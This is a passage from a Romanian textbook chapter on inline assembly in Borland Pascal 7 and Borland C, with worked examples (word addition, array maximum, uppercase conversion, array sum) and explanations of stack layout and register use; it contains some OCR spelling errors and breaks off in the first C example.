Pentru integrarea codului scris în limbaje de nivel înalt cu cod asamblare, există fie posibilitatea mixării împreună, în cadrul aceluiași proiect, a unor module scrise unele în limbaje de nivel înalt, unele în limbaj de asamblare (vezi capitolul dedicat programării multimodul), fie posibilitatea folosirii **asamblării inline**. Aceasta din urmă, specifică mediilor Borland, presupune mixarea codului scris într-un limbaj de nivel înalt cu proceduri, funcții sau blocuri de program scrise în limbaj de asamblare, în cadrul aceluiași modul de program.

Compilatorul Borland Pascal oferă facilități de asamblare inline, permitând inserarea de cod asamblare atât sub formă de blocuri **asm - end**, cât și sub formă de proceduri și funcții **assembler**, descrise în totalitate în limbaj de asamblare. La rândul său, compilatorul Borland C, oferă facilități de asamblare inline permitând inserarea de cod asamblare sub formă de blocuri (instructiuni) **asm { }**.

Exemple folosind asamblorul inline Borland Pascal

Exemplul 7.1. Să se calculeze suma a două cuvinte fără semn, folosind asamblorul inline oferit de Borland Pascal 7.

Fiind prima problemă propusă spre rezolvare, o vom rezolva în mai multe variante pentru a releva facilitățile asamblorului inline oferit de mediul de programare Borland Pascal 7.0.

Varianta 1.1. Se rezolvă problema prin intermediul unui bloc **asm - end** plasat în cadrul unei funcții menite să calculeze suma celor două cuvinte fără semn.

program v11;

function suma(x, y:word):word;

{Funcția primește ca parametri două numere întregi și returnează suma acestora}

var rez:word;

begin

{În interiorul blocului **asm - end** se pot folosi fără restricție atât variabilele globale, cât și cele locale, indiferent dacă acestea sunt declarate local (**rez**), sau fac parte din lista parametrilor formali (**x** și **y**). În cadrul celor trei instrucțiuni **asm** care urmează, am folosit un registru de dimensiune corespunzătoare. Registrul AX, precum și variabilele **x**, **y** și **rez** au dimensiune de reprezentare de doi octeți.}

```

asm
  mov ax, x      {transferăm valoarea variabilei x în registrul AX}
  add ax, y      {adunăm la valoarea memorată în AX valoarea lui y}
  mov rez, ax     {memorăm în variabila locală rez, suma celor două numere din
                   registrul AX}
end;

```

{O restricție mai puțin evidentă, dar care trebuie amintită este interzicerea modificării în cadrul unui bloc asm – end a regiștrilor SS, SP, BP și DS. Dacă totuși acești regiștri trebuie modificați prin natura problemei, este necesară salvarea în prealabil a acestora, de exemplu pe stivă, și restaurarea lor ulterioră. Această restricție este valabilă pentru toate exemplele care urmează în acest capitol.}

```

suma := rez;      {Functia va returna această valoare}
end;

```

```
var s, a, b:word;
```

{Limbajul Pascal oferă două tipuri întregi cu aceeași reprezentare pe doi octeți ca și ai cuvântului asm 8086. Cele două tipuri sunt **integer**, pentru reprezentare pe doi octeți cu semn având domeniul de valori [-32768, 32767] și **word** pentru reprezentare pe doi octeți fără semn având domeniul de valori [0, 65535]. Cei doi termeni ai adunării, precum și suma acestora vor fi reprezentări pe doi octeți fără semn, adică vor fi de tip **word**.}

```

begin
  a := 7;
  b := 9;
  s := suma(a, b);      {calculăm și afișăm suma}
  writeln('s = ', s);
end.

```

În locul apelului funcției **suma**, problema se putea rezolva direct prin intermediul aceluiași bloc **asm - end** imbricat în blocul principal al programului Pascal:

```

asm
  mov ax, a
  add ax, b
  mov s, ax
{Se observă că am folosit variabilele globale s, a, b, în același mod ca pe cele locale funcției
suma, respectiv rez, x, y}
end;
Am plasat însă blocul asm în cadrul unei funcții separate, deoarece, în toate exemplele
următoare, vom folosi diferite variante ale funcției suma.

```

Varianta 1.2. În această variantă a funcției **suma**, pentru returnarea rezultatului din cadrul funcției folosim simbolul **@result**. Acest simbol este specific **functiilor Pascal** care prezintă blocuri **asm - end**, nu și **procedurilor** cu astfel de blocuri.

```
program v12;
```

```
function suma(x, y:word):word;
```

```
begin
```

{Pentru a înțelege mai bine cum se folosește **@result** și care sunt implicațiile folosirii lui redăm în figura 7.1. stivă și modul de organizare a acesteia pentru exemplul de față.}




Fig. 7.1. Organizarea stivei la execuția variantei 1.2.

```

asm
  mov ax, x
  add ax, y
  mov @result, ax
end;
end;

```

```
var s, a, b:word;
begin
  a := 7;
  b := 9;
  s := suma(a, b);
  writeln('s = ', s);
end.
```

Varianta 1.3. Prezintă o variantă a funcției suma, în care, parametrii și variabilele locale sunt accesăți direct de pe stivă. Prezentăm de asemenea, în figura 7.2. structura stivei pentru o mai bună înțelegere a exemplului.

```
program v13;
function suma(x, y:word):word;
var rez:word;
begin
```

{Observăm ca variabila locală rez se alocă pe stivă deasupra locației de memorie rezervată rezultatului funcției.}




Fig. 7.2. Organizarea stivei la execuția variantei 1.3.

```
asm
  mov ax, [bp + 4]
  add ax, [bp + 6]
  mov [bp - 4], ax
end;
suma := rez;
```

{În instrucțiunea de atribuire de mai sus, numele funcției apare ca valoare stângă (*left value*). După cum am menționat în exemplul v12, această atribuire ar avea ca echivalent în limbaj de asamblare instrucțiunea: `mov [bp-2],[bp-4]`. Această instrucțiune nu este posibilă, ambiii operanzi aflându-se în memorie. Ea este "ruptă" de compilatorul Pascal în două instrucțiuni `mov`, care realizează aceeași sarcină folosind un registru de uz general ca intermediar.}

end;

```
var s, a, b:word;
begin
  a := 7;
  b := 9;
  s := suma(a, b);
  writeln('s = ', s);
end.
```

Varianta 1.4. Vom utiliza aici varianta asembler a funcției suma. În cadrul funcțiilor asembler, nu se poate folosi simbolul `@result`, compilatorul nealocând pe stivă spațiu pentru variabila rezultat (excepție fac funcțiile asembler care întorc string, vom vedea mai târziu în acest capitol de ce). De asemenea, în cazul acestor funcții, compilatorul Pascal nu copiază pe stivă în copii locale parametrii transmiși prin valoare cu dimensiune de reprezentare mai mare de patru octeți. Astfel, acești parametri sunt practic transmiși prin referință (adresă), orice modificare asupra lor reflectându-se la apelant.

program v14;

```
function suma(x, y:word):word;assembler;
asm
  mov ax, x
  add ax, y
```

{Funcțiile Turbo Pascal întorc rezultat prin intermediul regiștrilor dacă dimensiunea de reprezentare a rezultatului este de 1, 2 sau 4 octeți. Acest rezultat este returnat de funcție modulului apelant în regiștrii AL, AX, respectiv DX:AX. Funcția de față întoarce ca rezultat un word, deci vom plasa acest rezultat la ieșirea din funcție în registrul AX.}

end;

{Funcțiile suma din variantele de rezolvare 1-3 ale acestei probleme, trebuie să ele ca la ieșire să plaseze în registrul AX valoarea dorită spre a fi returnată. Astfel, compilatorul Pascal generează la ieșirea din aceste funcții o instrucțiune: `mov ax, @result` sau `mov ax, [bp - 2]`.}

```
var s, a, b:word;
begin
  a := 7;
  b := 9;
  s := suma(a, b);
  writeln('s = ', s);
end.
```

Varianta 1.5. Ultima variantă de rezolvare propusă pentru această problemă este mai puțin didactică, dar și rul de variante de rezolvare nu ar fi complet fără prezentarea rezolvării folosind instrucțiunea **inline** oferită de compilatorul Borland Pascal 7.0. Această instrucțiune permite inserarea în cadrul unui program Pascal direct a unor instrucțiuni mașină, cu condiția ca programatorul să cunoască octetii generați pentru aceste instrucțiuni. Varianta de rezolvare de față este aproape identică exemplului v13; am înlocuit doar blocul **asm - end** din cadrul funcției suma cu o instrucțiune **inline**:

```
program v15;

function suma(x, y:word):word;
var rez:word;
begin
  inline($8B/$46/$04); { mov ax, [bp+4] }
  inline($03/$46/$06); { add ax, [bp+6] }
  inline($89/$46/$FC); { mov [bp-4], ax }
```

{Octetii transmiși ca parametri instrucțiunii **inline** sunt octetii generați pentru instrucțiunile asamblare specificate ca și comentarii.}


```
  suma := rez;
end;
```

```
var s, a, b:word;
begin
  a := 7;
  b := 9;
  s := suma(a, b);
  writeln('s = ', s);
end.
```

A nu se crede că autorul exemplelor de față a cunoscut pe de rost octetii care s-ar genera pentru cele trei instrucțiuni **asm** din comentariul exemplului de față. Pentru aflarea acestor octeți s-a apelat la un mic truc. S-a scris următorul program **asm**, program de altfel incorect, lipsindu-i codul de sfârșit care să redea controlul sistemului de operare:

```
assume cs:code;
code segment
start:
  mov ax, [bp + 4]
  add ax, [bp + 6]
  mov [bp - 4], ax
code ends
end start;
```

Acest program salvat în fișierul sursă **help.asm** a fost compilat și linkedit în **help.exe**. La rularea cu Turbo Debugger a acestui program, au fost afișați și octetii generați pentru instrucțiunile **asm** folosite:



Pe lângă instrucțiunea **inline**, compilatorul Pascal pune la dispoziție și directiva **inline**, care deși are același nume și sintaxă cu instrucțiunea similară **duce** la o generare de cod un pic diferit (cod totuși cu același efect ca și al instrucțiunii **inline**). Funcțiile și procedurile care folosesc în corpul lor doar această directivă se numesc funcții, respectiv proceduri **inline**. Aceste proceduri și funcții în momentul invocării sunt expandate într-o secvență dată de instrucțiuni mașină, fără generarea codului de apel (instrucțiunea **call**), ci inserându-se în codul mașină generat toate instrucțiunile mașină dictate de directivă. Parametrii unei astfel de proceduri sau funcții sunt puși totuși pe stivă. Programatorul însă trebuie să își gestioneze singur modul lor de accesare, neexistând posibilitatea referirii lor folosind numele sub care apar în lista parametrilor formali. O posibilă rezolvare a problemei folosind directiva **inline**, arată în modul următor:

```
program v15b;
```

{În locul apelului cu instrucțiunea **call** a acestei funcții, sunt inserate toate instrucțiunile mașină dictate de instrucțiunea **inline**. Parametrii sunt totuși puși pe stivă (ei se găsesc chiar în vârful stivei).}

```
function suma(x, y:word):word;
```

```
  inline ( $55 / { push bp }
```

```

$8b/$ec /
    { mov bp, sp - programatorul trebuie să își gestioneze singur modul
      de apel al parametrilor. A fost pregătit registrul BP pentru a fi folosit
      ca indice în cadrul stivei. Punând pe stivă încă un cuvânt, parametrii
      se vor găsi pe stivă sub acest cuvânt, la offset +2 (y) și respectiv + 4
      (x). }
$8b/$46/$02 /
$03/$46/$04 /
$8b/$e5 /
$5d
);
var s, a, b:word;
begin
  a := 7;
  b := 9;
  s := suma(a, b);
  writeln('s = ', s);
end.

```

Exemplul 7.2. Să se calculeze maximul unui sir de numere întregi, folosind asamblorul inline oferit de Borland Pascal 7.

Vom rezolva problema în două variante. Prima variantă folosește funcția `get_max` ce conține un bloc `asm - end`. Varianta a doua diferă de prima doar prin corpul funcției `get_max`, corp scris complet în limbaj de asamblare. Din acest motiv, în acest al doilea exemplu, funcția va fi declarată `assembler`.

Varianta 2.1.

```

program maxim;

const max_elem = 100;
{ max_elem este o constantă simbolică ce indică numărul maxim de elemente ale sirului al cărui
maxim dorim să îl aflăm }

type tablou = array[1..max_elem] of integer;
{ Am declarat tipul tablou ca sir ce conține maxim o sută de întregi. }

function get_max(t:tablou; size:byte):integer;
{ Această funcție calculează elementul maxim dintr-un sir. Funcția primește ca parametru sirul și
numărul său de elemente. Funcția returnează un întreg, elementul maxim al sirului. }

```

```

var max_local:integer;
{ max_local este o variabilă locală care ne va ajuta la calcularea maximului. }

begin
asm
{ Pentru o mai bună înțelegere a exemplului, redăm în figura 7.4. conținutul stivei în acest
moment al execuției }

```




Fig. 7.4. Organizarea stivei la execuția variantei 2.1.

{ * } { Cu semnificația acestui comentariu, vom reveni cu detalii în exemplul următor. }

```

push ds { Salvăm conținutul registrului DS pe stivă. Valoarea sa o vom restaura la
terminarea blocului asm - end curent. }
mov cl, size
xor ch, ch { sau mov ch, 0 }

```

{ Parametrul formal `size`, ce conține dimensiunea sirului trebuie pus în registrul CX. Cum `size` este octet iar CX cuvânt, plasam mai întâi `size` în registrul CL (atât `size` cât și CL sunt octeți), iar ulterior convertesc octetul din CL în cuvântul din CX. Cum dimensiunea sirului este un număr pozitiv, conversia se face prin completarea cu 0 a octetului mai semnificativ – octetul din registrul CH. }

```
lds si, [bp + 6]
```

{ Încarcăm adresa fară sirului de cuvinte în registrii DS:SI. Adresa de offset a acestui sir, aflată pe stivă la deplasament `BP + 6` va fi încărcată în registrul SI, iar adresa de segment aflată pe stivă la deplasament `BP + 8` va fi încărcată în registrul DS. Având adresa sirului în DS:SI putem folosi instrucțiuni pe siruri. }

```
cld           { DF = 0. Vom parcurge șirurile de la stânga la dreapta (ascendent) }
lodsw
```

{ Încărcăm în AX primul element al șirului. Deoarece DF = 0, registrul de index SI crește cu două unități – am încărcat un cuvânt adică doi octeți. }

```
mov max_local, ax { Considerăm maximul ca fiind acest prim element. }
dec cx            { Registrul CX este folosit pentru a contoriza câte elemente mai avem în șir }
jcxz @sfarsit
```

{ Decrementăm registrul CX (decrementare corespunzătoare primului element al șirului). Dacă CX este 0 (în cazul în care șirul are un singur element) sărim la sfârșitul blocului asm - end curent. }

{ Fiind prima linie de cod unde am folosit o etichetă (@sfarsit) facem observația că, în cadrul secvențelor **asm - end**, folosim etichete locale ce trebuie să înceapă cu simbolul '@', pentru a putea fi diferențiate de cele globale limbajului Pascal definite cu **label**. Menționăm că etichetele Pascal definite cu **label**, pot fi de asemenea folosite în cadrul unui bloc **asm - end**. De asemenea, asamblorul inline Borland Pascal permite generarea de octeți, cuvinte și dublucuvinte folosind directivele db, dw și respectiv dd, dar nu permite asocierea octetilor generați cu un identificator. Este corectă deci construcția db 7, dar este interzisă construcția x dw 9. }

{ Pentru fiecare element rămas al șirului }

```
@repeta:
lodsw           { Încărcăm acest element în registrul AX }
cmp ax, max_local { Dacă AX este mai mic sau egal decât maximul de până acum,
                    valoarea max_local rămâne aceeași }
jbe @nu_e_mai_mare
mov max_local, ax { Am găsit un nou maxim, AX e mai mare. }
@nu_e_mai_mare:
loop @repeta
```

{ Instrucția loop decrementează registrul CX, iar dacă acesta nu e 0 sare la eticheta @repeta – în cazul nostru pentru a se parcurge mai departe șirul. }

```
@sfarsit:
pop ds           { Restaurăm valoarea registrului DS. }
{ ** }           { Vom reveni cu detalii în exemplul următor. }
end;
{ Funcția va returna maximul calculat. }
get_max := max_local;
```

```
{ Instrucția de atribuire de mai sus poate fi înlocuită cu
  mov ax, max_local
  mov @result, ax
  înainte de terminarea blocului asm - end de mai sus. }
end;

var i, n:byte; { n reprezintă numărul de elemente ale tabloului x declarat mai jos. }
x:tablou;
max:integer; { elementul maxim al tabloului x }

begin
repeat
  write('Numarul de elemente: ');
  read(n); { citim numărul de elemente }
  if (n > max_elem) or (n <= 0) then
    writeln('Eroare: numarul de elemente trebuie sa fie intre 1 si ', max_elem);
  until (n > 0) and (n <= max_elem);

{ Verificăm ca numărul de elemente să nu depășească numărul de elemente alocate pentru
tabloul x. }

for i := 1 to n do
begin
  write(x[i, i] = ' ');
  read(x[i]);
end; { Am citit cele n elemente ale tabloului x. }

max := get_max(x, n); { Calculăm și afișăm valoarea maximă din tabloul x. }
writeln('Elementul maxim din sir este: ', max);
end.
```

Varianta 2.2. Vom analiza diferențele față de exemplul anterior, prin structura corpului funcției **get_max**. În acest exemplu, funcția **get_max** este scrisă în întregime în limbaj de asamblare.

```
function get_max(t:tablou; size:byte):integer;assembler;
```

{ Reamintim că funcția calculează elementul maxim dintr-un șir. Funcția primește ca parametri șirul și numărul său de elemente. Funcția returnează un întreg, elementul maxim al șirului. Fiind declarată **assembler**, pentru această funcție compilatorul Pascal:

- nu generează automat cod care să copieze pe stivă parametri transmiși prin valoare cu dimensiune de reprezentare mai mare de patru octeți;
- nu alocă pe stivă spațiu pentru @result.

```

var max_local:integer;
{ max_local este o variabilă locală care ne va ajuta la calcularea maximului. }

asm { corpul funcției nu mai începe cu begin, fiind declarată assembler }

push ds

{ ... }

{ Între push ds și pop ds inclusiv, corpul acestei funcții este identic cu corpul funcției
get_max din exemplul anterior între * și **.}

{ ... }

pop ds

{ Deoarece nu putem avea cod Pascal în interiorul corpului acestei funcții, acțiunea de returnare
a rezultatului (realizată în exemplul anterior prin get_max := max_local) va trebui realizată tot
în limbaj de asamblare. Astfel, ținând cont de regula de întoarcere a rezultatului prin intermediul
reștrângătorilor, și de dimensiunea de doi octeți a integer-ului Pascal, vom returna valoarea dorită
prin intermediul reștrângătorului AX. }

mov ax, max_local
{ Funcția returnează un cuvânt. Valoarea returnată trebuie plasată în reștrângătorul AX }

end;

```

Exemplul 7.3. Să se scrie un program Pascal care apelează o funcție scrisă folosind asamblorul inline Borland Pascal pentru a converti toate caracterele unui sir primit ca parametru în majuscule. Funcția va returna sirul astfel obținut, iar prin intermediul unei variabile transmise prin referință va returna numărul de caractere care au fost convertite în litere mari.

```

program ToUpperCase;

function upper(q:string; var l:byte):string; assembler;

{ Funcția upper primește ca parametru un sir ale cărui caractere trebuie convertite în majuscule
și un byte transmis prin referință prin intermediul căruia funcția va indica numărul de caractere
convertite. Funcția întoarce ca rezultat sirul obținut în urma conversiei caracterelor în litere mari.

Observație: Pentru parametrii având dimensiunea de reprezentare mai mare de patru octeți,
compilatorul Pascal pune pe stivă adresa acestora, chiar dacă ei sunt transmiși prin valoare.
Pentru a nu putea fi totuși modificăți, compilatorul Pascal crează pe stivă o copie locală a
acestora. Acest lucru nu este valabil însă pentru procedurile și funcțiile assembler (după cum
am spus și la problema 7.1, varianta 1.4). De aceea, în cazul de față, transmiterea sirului q se face
prin referință, declararea de funcție de mai sus fiind identică cu }

```

```

function upper(var q:string; var l:byte):string; assembler;
}

asm { corpul funcției nu mai începe cu begin, fiind declarată assembler }

{ Conținutul stivei în acest moment este prezentat în figura 7.5. Se observă că pentru parametrul
l, transmis prin referință, se pune pe stivă adresa acestuia. }

Aici indică reștrângătorul BP
în timpul execuției
funcției

```

valoarea reștrângătorului BP la apelul funcției
adresa de revenire după apelul funcției [BP+2]
adresa de offset a lui l [BP+4]
adresa de segment a lui l [BP+6]
offset q [BP+8]
segment q [BP+10]
offset sir rezultat [BP+12]
segment sir rezultat [BP+14]

Fig. 7.5. - Organizarea stivei după apelul funcției upper

```

push ds      { Salvăm conținutul reștrângătorului DS. }
lds si, [bp + 8]

```

{ Încarcăm adresa fară a sirului de caractere q în reștrângătorii DS:SI. Adresa de offset a acestui sir,
aflată pe stivă la deplasament BP + 8 va fi încarcată în reștrângătorul SI, iar adresa de segment aflată
pe stivă la deplasament BP + 10 va fi încarcată în reștrângătorul DS. Având adresa sirului în DS:SI
putem folosi instrucțiuni pe siruri pentru a opera asupra sirului q ca sir sursă. }

```

mov cl, [si]
xor ch, ch { sau mov ah, 0 }

```

{ Pe prima poziție a sirului sursă se memorează lungimea acestuia (știm că pe prima poziție a
unui string Pascal se memorează un caracter al cărui cod ASCII reprezintă lungimea propriu zisă
a sirului). Dorim ca această lungime să ajungă în reștrângătorul CX pentru a itera cu ajutorul
instrucțiunii loop printre caracterele sirului sursă. Plasăm mai întâi lungimea în reștrângătorul CL, iar
ulterior convertim octetul din CL în cuvântul din CX. Cum lungimea sirului este un număr
pozitiv, conversia se face prin completarea cu 0 a octetului mai semnificativ – octetul din
reștrângătorul CH. }

```
les di, @result { sau les di, [bp + 12] }
```

{ Adresa șirului returnat de către funcție este pusă pe stivă de modulul apelant înainte de punerea pe stivă a parametrilor (adresa fară șirului returnat se găsește pe stivă sub parametri). În cadrul funcțiilor **assembler** care returnează un string se poate folosi **@result** pentru a referi șirul rezultat. Încărcăm adresa fară acestui șir în reșeaua ES:DI. Adresa de offset a acestui șir, aflată pe stivă la deplasament BP + 12 va fi încărcată în reșeauul DI, iar adresa de segment aflată pe stivă la deplasament BP + 14 va fi încărcată în reșeauul ES. Având adresa șirului în ES:DI putem folosi instrucțiuni pe șiruri pentru a opera asupra acestui șir ca șir destinație. }

```
movsb { Șirul returnat va avea aceeași lungime ca și șirul primit ca parametru. Copiem primul caracter (octet) din șirul sursă în șirul destinație. }
```

```
mov bl, 0 { În reșeauul BL vom cuantifica numărul de caractere convertite la majuscule. }
```

```
@repeta:
```

```
lodsb { Încărcăm pe rând câte un caracter din șir pentru a verifica dacă e literă mică. }
```

```
cmp al, 'a'
```

```
jb @nu_e_litera_mica
```

```
cmp al, 'z'
```

```
ja @nu_e_litera_mica { E literă mică dacă e în intervalul ['a'..'z']. }
```

```
sub al, 'a'-'A'
```

{ Dacă e literă mică, îl convertim în literă mare prin scăderea din codul său ASCII a diferenței între codul ASCII a lui 'a' și codul ASCII al lui 'A' ('a' - 'A' = 'b' - 'B' = 'c' - 'C' și.m.d.) }

```
inc bl { Incrementăm reșeauul BL – am convertit un caracter. }
```

```
@nu_e_litera_mica:
```

{ Dacă nu e literă mică, memorăm caracterul în șirul destinație așa cum este. Dacă a fost cumva literă mică, acum reșeauul AL conține codul ASCII al caracterului majusculă corespunzător. }

```
stosb { se salvează caracterul din reșeauul AL la adresa ES:DI }
```

```
loop @repeta
```

{ Continuăm până la ultimul caracter din șir – reșeauul CX a fost inițializat cu lungimea șirului de caractere. }

```
lds si, l { sau lds si, [bp + 4] }
```

```
mov [si], bl
```

{ Punem în DS:SI adresa fară octetului l transmis prin referință. Memorăm la adresa acestui octet, din reșeauul BL numărul de conversii făcute. Pentru că l este transmis prin referință, referirea din asamblare la variabila (eticheta) l înseamnă de fapt accesarea adresei (de pe stivă) a parametrului actual. De aceea nu se poate folosi instrucțiunea mov l, bl și este nevoie de adresare indirectă. }

```
pop ds { Restaurăm valoarea reșeauului DS. }
```

```
end;
```

```
var s, r:string; { s – șirul pe care dorim să-l convertim în majuscule. }
{ r – șirul destinație. }
k:byte; { variabilă folosită pentru a contoriza numărul de conversii din litere mici la litere mari efectuate. }
begin
  writeln('Introduceti un sir de caractere: ');
  read(s); { Citim șirul pe care dorim să-l convertim. }

  r := upper(s, k);
{ Funcția upper întoarce șirul primit ca prim parametru convertit în majuscule, precum și numărul de conversii efectuate în parametrul al doilea de tip byte, transmis prin referință. }

{ Afisăm șirul convertit în majuscule și numărul de conversii efectuate. }
  writeln('Sirul obtinut este: ', r);
  writeln('Au fost convertite in majuscule ', k, ' caractere.');
end.
```

Exemplul 7.4. Să se scrie un program Pascal care calculează suma elementelor dintr-un tablou de întregi, folosind o funcție scrisă cu ajutorul asamblorului inline Borland Pascal.

Rezolvăm problema în două variante, cu și fără funcție **assembler**.

Varianta 4.1. (cu funcție ne-**assembler**):

```
type sir=array[1..100] of integer;
{ Am declarat tipul sir ca tablou ce conține maxim o sută de întregi. }
```

```
function suma(s:sir; n:integer):longint;
```

{ Deoarece însumând mai mulți întregi (reprezentați pe doi octeți), rezultatul poate depăși doi octeți, am ales să reprezentăm suma ca longint, pe patru octeți.}

{ Șirul s este transmis prin valoare. Având dimensiunea de reprezentare mai mare de patru octeți, pe stivă se pune adresa parametrului actual din segmentul de date. Pentru a nu putea fi modificat, compilatorul Pascal generează pe stivă o copie a parametrului actual. }

```
begin
```

```
asm
```

```
  xor dx, dx { punem 0 în reșeauii DX și BX }
```

```
  xor bx, bx
```

{ Vom calcula suma șirului în DX:BX (reșeauul AX va fi folosit de instrucțiunea pe șiruri cu care vom parcurge tabloul de întregi). }

```

    mov cx, n
{ Punem în registrul CX numărul de elemente pe care îl putem accesa direct de pe stivă, unde s-a pus valoarea parametrului actual }

```

```

    lea si, s
{ Încarcăm adresa de offset a șirului s în registrul SI. Șirul, fiind o copie pe stivă, va avea adresa de segment în registrul SS. Deoarece offsetul șirului în momentul compilării nu poate fi determinat (nu se știe unde pe stivă va ajunge copia) este incorectă folosirea instrucțiunii mov si, offset s. Nu este vorba despre o eroare de sintaxă, ci despre o eroare logică, compilatorul Turbo Pascal neputând cunoaște offsetul șirului s pe stivă la momentul execuției. }

```

```

    cld { parcurgem șirul de la stânga la dreapta }

@repeta:

```

```

    segss lodsw { încarcăm în registrul AX un element al șirului de la adresa SS:SI }
    add bx, ax { adunăm acest element la dublucuvântul din DX:BX }
    adc dx, 0
    loop @repeta

```

```

    mov word ptr @result, bx
    mov word ptr @result + 2, dx

```

{ Memorăm rezultatul în dublucuvântul rezervat pentru rezultat (cuvântul mai puțin semnificativ la adresa mai mică, iar cel mai semnificativ la adresa mai mare). }

```

end;
end;

```

```

var a:sir;      { a - șirul de întregi }
n, i:word;      { n – numărul de elemente din șir }
s:longint;      { s – suma elementelor din șir }

```

```

begin
    write('Numarul de elemente: '); read(n); { citim numărul de elemente }
    for i := 1 to n do
        begin
            write('Elementul a[', i, '] = '); read(a[i]); { citim cele n elemente }
        end;
    s := suma(a, n); { calculăm și afișăm suma }

```

```
writeln('Suma elementelor sirului este: ', s);
```

```
end.
```

Varianta 4.2. (cu funcție asembler). Cele două variante diferind doar prin corpul funcției suma, rezumăm varianta 2 de rezolvare doar la prezentarea corpului acestei funcții:

```
function suma(s:sir; n:integer):longint;assembler;
```

{ Deși șirul s are dimensiunea de reprezentare mai mare de patru octeți, funcția fiind declarată assembler, compilatorul Pascal nu generează o copie a parametrului actual pe stivă. Șirul fiind transmis prin referință, putem folosi simbolul s pentru a ne referi direct la adresa parametrului actual, adresă pusă pe stivă de codul de apel. }

```
asm
```

```

    xor dx, dx { punem 0 în registrii DX și BX }
    xor bx, bx

```

{ Vom calcula suma șirului în DX:BX (registrul AX va fi folosit de instrucțiunea pe șiruri cu care vom parurge tabloul de întregi). }

```
    mov cx, n

```

{ Punem în registrul CX numărul de elemente pe care îl putem accesa direct de pe stivă, unde s-a pus valoarea parametrului actual }

```

    push ds
    lds si, s

```

{ Fiind transmis practic prin referință, putem folosi instrucțiunea lds pentru a încărca în registrii DS:SI adresa FAR a parametrului actual. Această adresă se găsește pe stivă pusă de codul de apel. Deoarece am modificat registrul DS, valoarea sa a fost salvată în prealabil. }

```
cld { parcurgem șirul de la stânga la dreapta }
```

```
@repeta:
```

```

    lodsw { încarcăm în registrul AX un element al șirului de la adresa DS:SI }
    add bx, ax { adunăm acest element la dublucuvântul din DX:BX }
    adc dx, 0

```

```
loop @repeta

```

```
pop ds { restaurăm valoarea registrului DS }
```

```
mov ax, bx { Rezultatul din DX:BX trebuie întors în DX:AX. De aceea, mutăm valoarea din registrul BX în registrul AX. }
```

```
end;
```

Exemple folosind asamblierul inline Borland C

Exemplul 7.5. Să se calculeze suma a două cuvinte fără semn.

Vom rezolva această problemă cu ajutorul unei funcții C care calculează suma a două numere, funcție care va face acest calcul cu ajutorul unei instrucțiuni C **asm**.

```
#include <stdio.h>

unsigned int suma(unsigned int x, unsigned int y) {
    unsigned int rez; // în variabila rez vom returna suma celor două numere
```

